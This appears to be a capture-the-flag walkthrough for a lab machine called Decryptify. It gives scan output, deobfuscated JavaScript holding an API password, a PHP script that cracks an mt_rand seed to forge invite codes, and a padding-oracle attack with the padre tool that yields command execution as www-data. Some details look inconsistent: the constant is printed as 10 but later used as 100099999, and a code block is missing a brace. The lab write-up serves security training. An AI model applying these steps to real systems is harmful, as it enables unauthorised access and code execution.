

Decryptify



Use your exploitation skills to uncover encrypted keys and get RCE.

IP : 10.10.133.61


NMAP - SCAN

```
nmap -sC -sV -p- --min-rate=3000 -v -oN nmap/full_port_scan.txt 10.10.133.6
```

```
1
```

```
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 43:13:76:78:23:5c:21:4d:f4:e2:27:9d:eb:4e:60:95 (RSA)
|   256 32:2f:37:f7:fc:7e:20:57:ad:28:f8:17:47:a6:20:71 (ECDSA)
|_  256 d0:d8:d7:d3:55:7d:4c:b3:b8:1d:2c:a6:6b:e8:b0:24 (ED25519)
1337/tcp  open  http     Apache httpd 2.4.41 ((Ubuntu))
| http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
| http-cookie-flags:
|_ /:
| PHPSESSID:
|_ httponly flag not set
|_ http-title: Login - Decryptify
|_ http-server-header: Apache/2.4.41 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Two ports are open. so, go to the http port



when we check the source code there are two interesting link.

```
43     </body>
44 
45     </div>
46 
47     <div class="tab-pane fade" id="invite" role="tabpanel" aria-labelledby="invite-tab">
48         <form method="POST" action="">
49             <div class="mb-3">
50                 <label for="invite_username" class="form-label">Email:</label>
51                 <input type="text" class="form-control" id="invite_username" name="invite_username" required>
52             </div>
53             <div class="mb-3">
54                 <label for="invite_code" class="form-label">Invite Code:</label>
55                 <input type="text" class="form-control" id="invite_code" name="invite_code" required>
56             </div>
57             <button type="submit" class="btn btn-primary">Login with Invite Code</button>
58         </form>
59     </div>
60 
61     <div class="mt-3">
62         <p class="text-danger"></p>
63     </div>
64 
65 </main>
66 
67 <footer class="bg-light text-center py-3">
68     <p>&copy;, 2025 Decryptify</p>
69     <p><a href="api.php">API Documentation</a></p>
70 </footer>
71 
72 
73     <script src="/js/bootstrap.bundle.min.js"></script>
74     <script src="/js/api.js"></script>
75 
76 </body>
77 </html>
```

Decryptify API Documentation

Enter API Password

Password:

Access API

© 2025 Decryptify

To access the API we need API password. we found api.js. check it . we can see **obfuscated JavaScript code.**

```
function b(c,d){const e=a();return b=function(f,g){f=f-0x165;let h=e[f];return h},b(c,d);}const j=b;function a(){const k='160TYQr','861cPVRNj','474AnPRwy','H7gY2tJ9wQzD4r51','5228dijopu','29131EDUYqd','8756315tjjUKB','1232020YOKS1Q','70426716TNTXE','1593688UqvBWv','90209ggCpyY';a=function(){return k;};return a();};(function(d,e){const i=b,f=d;while(![])try{const g=parseInt(i(0x16b))/0x1+-parseInt(i(0x16f))/0x2+parseInt(i(0x167))/0x3*(parseInt(i(0x16a))/0x4)+parseInt(i(0x16c))/0x5+parseInt(i(0x168))/0x6*(parseInt(i(0x165))/0x7)+-parseInt(i(0x166))/0x8*(parseInt(i(0x16e))/0x9)+parseInt(i(0x16d))/0xa;if(g==e)break;else f['push'](f['shift']());}catch(h){f['push'](f['shift']());}})(a,0xe43f0));const c=j(0x169);
```

Using code beautifier

```
function b(c, d) {
  const e = a();
  return (
    (b = function (f, g) {
      f = f - 0x165;
```

```

let h = e[f];
return h;
}),
b(c, d)
);
}
const j = b;
function a() {
const k = [
"16OTYqOr",
"861cPVRNJ",
"474AnPRwy",
"H7gY2tJ9wQzD4rS1",
"5228dijopu",
"29131EDUYqd",
"8756315tjjUKB",
"1232020YOKSiQ",
"7042671GTNtXE",
"1593688UqvBWv",
"90209ggCpyY",
];
a = function () {
return k;
};
return a();
}
(function (d, e) {
const i = b,
f = d();
while (!![]) {
try {
const g =
parseInt(i(0x16b)) / 0x1 +
-parseInt(i(0x16f)) / 0x2 +
(parseInt(i(0x167)) / 0x3) * (parseInt(i(0x16a)) / 0x4) +
parseInt(i(0x16c)) / 0x5 +

```

```

        (parseInt(i(0x168)) / 0x6) * (parseInt(i(0x165)) / 0x7) +
        (-parseInt(i(0x166)) / 0x8) * (parseInt(i(0x16e)) / 0x9) +
        parseInt(i(0x16d)) / 0xa;
    if (g === e) break;
    else f["push"](f["shift"]());
} catch (h) {
    f["push"](f["shift"]());
}
})(a, 0xe43f0);
const c = j(0x169);

```

In this code we can see the API password keys. so, capture the request and send it to the intruder in Burp.

The screenshot shows the Burp Suite interface with the following details:

- Sniper attack** tab is selected.
- Target**: http://10.10.133.61:1337
- Payloads** section:
 - Payload position: All payload positions
 - Payload type: Simple list
 - Payload count: 11
 - Request count: 11
 - Payload configuration: A list of payloads including 1607YqOr, 861cPVRNj9, etc. The entry 861cPVRNj9 is highlighted with a red box.
 - Add from list: [Pro version only]
- Payload processing** section: You can define rules to perform various processing tasks on each payload before it is used.
- Payload encoding** section: This setting can be used to URL-encode selected characters within the final payload, for safe transmission within HTTP requests. A checkbox is checked with the URL-encoding rule: /\=>?&";()|^#.
- Request** pane: Shows the captured POST request to /api.php with the payload 861cPVRNj9.
- Response** pane: Shows the response from the server.

set the payloads. and start the sniper attack. then you will get the key.

Results Positions

Capture filter: Capturing all items

View filter: Showing all items

Request	Payload	Status code	Response received	Error	Timeout	Length	Comment
4	[REDACTED]	200	543			3263	
0		200	221			1363	
2		200	224			1363	
6		200	243			1363	
8		200	225			1363	
10		200	220			1363	
1		200	215			1362	
3		200	708			1362	

Request Response

Pretty Raw Hex Render

Decryptify API Documentation

Welcome to the Decryptify API Documentation

This page provides details about the API endpoints and their functionality.

Token Generation

This function generates a invite_code against a user email.

```
// Token generation example
function calculate_seed_value($email, $constant_value) {
    $email_length = strlen($email);
    $email_hex = hexdec(substr($email, 0, 8));
    $seed_value = hexdec($email_length + $constant_value + $email_hex);

    return $seed_value;
}
$seed_value = calculate_seed_value($email, $constant_value);
mt_srand($seed_value);
```

Finished.

we found the API password.

Directory scan using gobuster

```
└$ gobuster dir -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -u http://10.10.133.61:1337/ -x php,txt,js,html,xml -t 100
=====
=====
Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
=====
[+] Url:          http://10.10.133.61:1337/
[+] Method:       GET
[+] Threads:      100
[+] Wordlist:     /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent:   gobuster/3.8
[+] Extensions:  php,txt,js,html,xml
```

```
[+] Timeout: 10s
=====
=====
Starting gobuster in directory enumeration mode
=====
=====
/index.php      (Status: 200) [Size: 3220]
/header.php     (Status: 200) [Size: 370]
/footer.php     (Status: 200) [Size: 245]
/css            (Status: 301) [Size: 317] [→ http://10.10.133.61:1337/css/]
/js              (Status: 301) [Size: 316] [→ http://10.10.133.61:1337/js/]
/api.php        (Status: 200) [Size: 1043]
/javascript    (Status: 301) [Size: 324] [→ http://10.10.133.61:1337/javascript/]
/logs           (Status: 301) [Size: 318] [→ http://10.10.133.61:1337/logs/]
/dashboard.php   (Status: 302) [Size: 0] [→ logout.php]
/phpmyadmin     (Status: 301) [Size: 324] [→ http://10.10.133.61:1337/phpmyadmin/]
/server-status   (Status: 403) [Size: 279]
Progress: 919673 / 1323348 (69.50%)^C
```

check the logs.

```
2025-01-23 14:32:56 - User POST to /index.php (Login attempt)
2025-01-23 14:33:01 - User POST to /index.php (Login attempt)
2025-01-23 14:33:05 - User GET /index.php (Login page access)
2025-01-23 14:33:15 - User POST to /index.php (Login attempt)
2025-01-23 14:34:20 - User POST to /index.php (Invite created, code: MTM00DMzNzEyMg== for alpha@fake.thm)
2025-01-23 14:35:25 - User GET /index.php (Login page access)
2025-01-23 14:36:30 - User POST to /dashboard.php (User alpha@fake.thm deactivated)
2025-01-23 14:37:35 - User GET /login.php (Page not found)
2025-01-23 14:38:40 - User POST to /dashboard.php (New user created: hello@fake.thm)
```

```
$ echo "MTM00DMzNzEyMg==" | base64 -d
1348337122
```

No need to decrypt it because the ,

```
// Token generation example
function calculate_seed_value($email, $constant_value) {
    $email_length = strlen($email);
    $email_hex = hexdec(substr($email, 0, 8));
    $seed_value = hexdec($email_length + $constant_value + $email_hex);

    return $seed_value;
}
$seed_value = calculate_seed_value($email, $constant_value);
mt_srand($seed_value);
$random = mt_rand();
$invite_code = base64_encode($random);
```

Invite code should be base64 encoded one.

so, in this code we see seed values . to find possible seed values . check the
https://github.com/openwall/php_mt_seed

and using it ,

```
└$ ./php_mt_seed 1348337122
Pattern: EXACT
Version: 3.0.7 to 5.2.0
Found 0, trying 0xfc000000 - 0xffffffff, speed 46976.2 Mseeds/s
Version: 5.2.1+
Found 0, trying 0x00000000 - 0x01fffffff, speed 0.0 Mseeds/s
seed = 0x00143783 = 1324931 (PHP 7.1.0+)
Found 1, trying 0x18000000 - 0x19fffffff, speed 551.6 Mseeds/s
seed = 0x198ad677 = 428529271 (PHP 7.1.0+)
Found 2, trying 0x2a000000 - 0x2bfffffff, speed 542.0 Mseeds/s
seed = 0x2addc25a = 719176282 (PHP 7.1.0+)
```

```
Found 3, trying 0x36000000 - 0x37fffff, speed 536.1 Mseeds/s
seed = 0x37aaaa7b = 933931643 (PHP 5.2.1 to 7.0.x; HHVM)
Found 4, trying 0x58000000 - 0x59fffff, speed 536.9 Mseeds/s
seed = 0x590030a0 = 1493184672 (PHP 5.2.1 to 7.0.x; HHVM)
seed = 0x590030a0 = 1493184672 (PHP 7.1.0+)
Found 6, trying 0x66000000 - 0x67fffff, speed 534.8 Mseeds/s
seed = 0x66c05097 = 1723879575 (PHP 5.2.1 to 7.0.x; HHVM)
seed = 0x66c05097 = 1723879575 (PHP 7.1.0+)
Found 8, trying 0x84000000 - 0x85fffff, speed 534.9 Mseeds/s
seed = 0x850b0811 = 2232092689 (PHP 7.1.0+)
Found 9, trying 0xfe000000 - 0xffffffff, speed 537.4 Mseeds/s
Found 9
```

Found 9 possible seed values.

so , we need to find the constant value using this creds, modify the php code we found to get the constant value.

```
<?php

function calculate_seed_value($email, $constant_value) {
    $email_length = strlen($email);
    $email_hex = hexdec(substr($email, 0, 8));
    $seed_value = hexdec($email_length + $constant_value + $email_hex);

    return $seed_value;
}

$email = 'alpha@fake.thm';
$lower = 1324931;
$upper = 2232092689;
$target= 1348337122;
for ($constant_value = $lower; $constant_value <= $upper; $constant_value ++
) {
    $seed_value = calculate_seed_value($email, $constant_value);
```

```
mt_srand($seed_value);
$random = mt_rand();
//$invite_code = base64_encode($random);
if($random == $target) {
    echo $constant_value;
    break;
}
?>
```

running this one we can found the constant_value

```
$ php constat_value.php
10
```

now change the code to find the Invite code for hello@fake.thm like bellow

```
<?php

function calculate_seed_value($email, $constant_value) {
    $email_length = strlen($email);
    $email_hex = hexdec(substr($email, 0, 8));
    $seed_value = hexdec($email_length + $constant_value + $email_hex);

    return $seed_value;
}
$email = 'hello@fake.thm';
$constant_value = 100099999;
$seed_value = calculate_seed_value($email, $constant_value);
mt_srand($seed_value);
$random = mt_rand();
$invite_code = base64_encode($random);
echo $invite_code;
```

?>

run this we can get the invie_code and get login.

The screenshot shows a web application dashboard. At the top, there is a navigation bar with links to OnSec, Kali Linux, Kali Tools, Kali Docs, Kali Forums, Kali NetHunter, Exploit-DB, Google Hacking DB, and Home - HackerTool M... Below the navigation bar is a blue header bar with the word "Dashboard". The main content area has a white background. It displays a welcome message "Welcome, hello@fake.thm! - Flag: [REDACTED]" followed by a red "Logout" button. Below this, there is a table with two rows. The first row has "Username" in bold under the first column and "Role" in bold under the second column. The second row contains the entries "hello@fake.thm" and "user". The third row contains "admin@fake.thm" and "admin". At the bottom of the page, there is a footer section with a light gray background containing the text "© 2025 Decryptify".

lets check the source code . we can found

```
<footer class="bg-light text-center py-3">
    <p>&copy; <strong>2025
    </strong> Decryptify</p>
    <form method="get">
        <input type="hidden" name="date" value="0JwgZHTIH+2BrI0M7z65X
ExX1B1bPwIRmjvPjyHKIU=">
    </form>
</footer>
```

set the parameter date in url

```
http://10.10.115.141:1337/dashboard.php?date=ls
```

Logout

Username	Role
hello@fake.thm	user
admin@fake.thm	admin

© Padding error: error:0606506D:digital envelope routines:EVP_DecryptFinal_ex:wrong final block length Decryptify

we got this error . so, search on google padding error exploits github . That refer to implementations and demonstrations of **padding oracle attacks**, a type of cryptographic vulnerability where an attacker can decrypt data without the secret key by observing how a system handles incorrect padding. Numerous repositories offer proof-of-concept code, attack frameworks, and vulnerable test servers for educational and penetration testing purpose

I use <https://github.com/glebarez/padre> install latest release and using it

```
[root@kali]~/Tools]
└─$ /padre-linux-amd64 -u "http://10.10.115.141:1337/dashboard.php?date=$' -cookie 'PHPSESSID=248ubc5vshdltkuqk29ddirq66; role=d057af5933d8acebfe290fe2bbd540e08a2a81a22eff55969a89a7dbe84fb98cd6cbda0
66ed79220eba70afbf9b3d4e0d' -enc 'id'
[+] padre is on duty
[+] using concurrency (http connections): 30
[+] successfully detected padding oracle
[+] detected block length: 8
[!] mode: encrypt
[1/1] eGaHJVbs4t9lbtJyaWVhcw==

[16/16] | reqs: 1000 (41/sec)
```

and

```
http://10.10.115.141:1337/dashboard.php?date=eGaHJVbs4t9lbtJyaWVhcw==
```

The screenshot shows a web browser window with the URL `http://10.10.115.141:1337/dashboard.php?date=eGaHJVbs4t9lbmjyaWVhcw==`. The page title is "Dashboard". A red box highlights the URL bar and the "Logout" button. Below the dashboard, there is a table with two rows:

Username	Role
hello@fake.thm	user
admin@fake.thm	admin

At the bottom of the page, there is a light gray box containing the text `© uid=33(www-data) gid=33(www-data) groups=33(www-data)`, which is also highlighted with a red box. To the right of this text is the word "Decryptify".

we can now execute command injection.